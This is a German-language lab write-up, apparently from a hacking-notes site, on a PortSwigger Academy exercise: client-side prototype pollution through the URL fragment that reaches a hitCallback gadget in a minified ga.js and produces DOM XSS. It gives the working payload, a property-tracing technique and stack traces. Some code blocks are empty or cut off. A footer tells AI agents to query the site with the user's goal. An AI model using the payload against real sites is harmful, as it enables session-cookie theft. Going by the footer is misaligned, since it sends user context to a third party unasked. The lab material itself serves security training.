> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/prototype-pollution/client-side-prototype-pollution-in-third-party-libraries.md).
# Clientseitige Prototype Pollution in Drittanbieter-Bibliotheken
Notizen zur clientseitigen Prototype Pollution in Drittanbieter-Bibliotheken für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Behebungskonte
### Client-seitige Prototype-Pollution in Drittanbieter-Bibliotheken
#### Laborkontext
Dieses Lab ist anfällig für eine **DOM-XSS über eine clientseitige Prototype-Pollution**. / Das Besondere hier ist, dass das verwundbare **Gadget befindet sich in einer Drittanbieter-JavaScript-Bibliothek**, deren Code **minifiziert**, wodurch die manuelle Analyse komplexer wird.
Das Lab ist von realen Schwachstellen inspiriert, die hervorgehoben wurden von **PortSwigger Research**, insbesondere im Artikel Widespread prototype pollution gadgets von **Gareth Heyes**.
Endziel:/ \*\* Führe aus `alert(document.cookie)` im Browser des Opfers\*\*, unter Verwendung des bereitgestellten Exploit-Servers.
### Empfohlener Ansatz: Automatischer Angriff mit DOM Invader

#### Aktivierung von DOM Invader
1. Öffne den integrierten Browser, um **Burp Suite**.

* Überprüfe, dass die **DOM Invader** Erweiterung aktiv ist.
Aktivieren:
* **DOM Invader ist aktiviert**
* **Angriffstyp: Prototype-Pollution**
#### Identifizierung der verwundbaren Quelle

* In dem **DOM Invader** Registerkarte, eine **Quelle für Prototype-Pollution** wird automatisch erkannt.
* DOM Invader zeigt an, dass eine Pollution über das \*\*URL-Fragment (`#`)\*\* möglich ist, und nicht über herkömmliche Einstellungen (`?`).
#### Automatische Gadget-Erkennung

1. Starte **Suche nach Gadgets** mit DOM Invader.

In einer Drittanbieter-Bibliothek wird ein ausnutzbares Gadget identifiziert.

Durch Klicken auf **Exploit**, bestätigt DOM Invader die Ausführung mit einem `alert(1)`.
#### Endgültige Payload (document.cookie)
Von DOM Invader identifizierte Payload:
```javascript
#constructor[prototype][hitCallback]=alert%28document.cookie%29
```
Diese Payload löst den Alert mit den Cookies aus
#### Auslieferung des Exploits an das Opfer
Der folgende Code wird zusammen mit dem **laufenden Server gesendet**:
```javascript
```
Wenn das Opfer die Seite lädt, wird JavaScript in seinem Browser ausgeführt
### Manueller Ansatz (detaillierte Analyse)

#### Konventionelle Pollution-Versuche (Fehlschlag)
Die folgenden Payloads \*\* funktionieren nicht\*\*:
```bash
/?__proto__[foo]=bar
/?__proto__.foo=bar
```

Ergebnis
```javascript
console.log({}.foo); // undefiniert
```
#### Pollution über URL-Fragment (Erfolg)
Allerdings funktioniert die Pollution \*\* mit `#`\*\*:
```javascript
#__proto__[foo]=bar
#__proto__.foo=bar
```
Dies zeigt, dass die verwundbare Quelle das URL-Fragment verarbeitet

#### Analyse der Drittanbieter-Bibliothek
* Es wird eine große Datei geladen:
/resources/js/ga.js
Etwa 3000 Zeilen, minifizierter Code.
* Diese Datei enthält einen Callback namens hitCallback, der ohne strenge Überprüfung verwendet wird.
### Manuelle Gadget-Identifizierung
#### Tracing-Technik mit `Object.defineProperty`
Um die Eigenschaften zu finden, die auf `Object.prototype`, injizieren wir:
```javascript
Object.defineProperty(Object.prototype, 'YOUR-PROPERTY', {
get() {
console.trace();
return 'polluted';
}
})
```


#### Anhalten der JavaScript-Ausführung
Indem wir die HTML-Antwort abfangen, injizieren wir:
```javascript
```
Der Browser hält an bei \*\*
#### Test von Kandidateneigenschaften

Beispiel mit nicht verwendeter Eigenschaft
```javascript
Object.defineProperty(Object.prototype, 'anonymizeIp', {
get() {
console.trace();
return 'polluted';
}
})
```
Kein interessanter Trace.
#### Gültige Gadget-Entdeckung: `hitCallback`
```javascript
Object.defineProperty(Object.prototype, 'hitCallback', {
get() {
console.trace();
return 'polluted';
}
})
```
Ergebnis:

* `console.trace()` zeigt eine Aufrufkette von `ga.js`
* Die Eigenschaft wird ordnungsgemäß **gelesen und als Funktion ausgeführt**
Dieses Verhalten bestätigt, dass `hitCallback` als JavaScript-Callback aufgerufen wird
```javascript
console.trace() debugger eval code:3:17
get debugger eval code:3
get https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
Vc https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:21
j https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
Fa https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:63
b https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
O https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:36
push https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:33
b https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
Fe https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
```
Dieses Verhalten bestätigt, dass `hitCallback` als JavaScript-Callback aufgerufen wird

```javascript

Nicht abgefangener ReferenceError: polluted ist nicht definiert
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:21
```
* Das `hitCallback` Gadget ermöglicht eine beliebige \*\* JavaScript-Ausführung\*\*, was zu einer **DOM-XSS**.

```javascript
Zc.prototype.stopPropagation = function () {
throw 'aborted';
};
var Vc = function (a) {
var b = this;
this.fb = 0;
var c = a.get(tc);
this.Ua = function () {
0 < b.fb &&
c &&
(b.fb--, b.fb || c())
};
this.Ja = function () {
!b.fb &&
c &&
setTimeout(c, 10)
};
a.set(uc, b, !0)
};
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/prototype-pollution/client-side-prototype-pollution-in-third-party-libraries.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.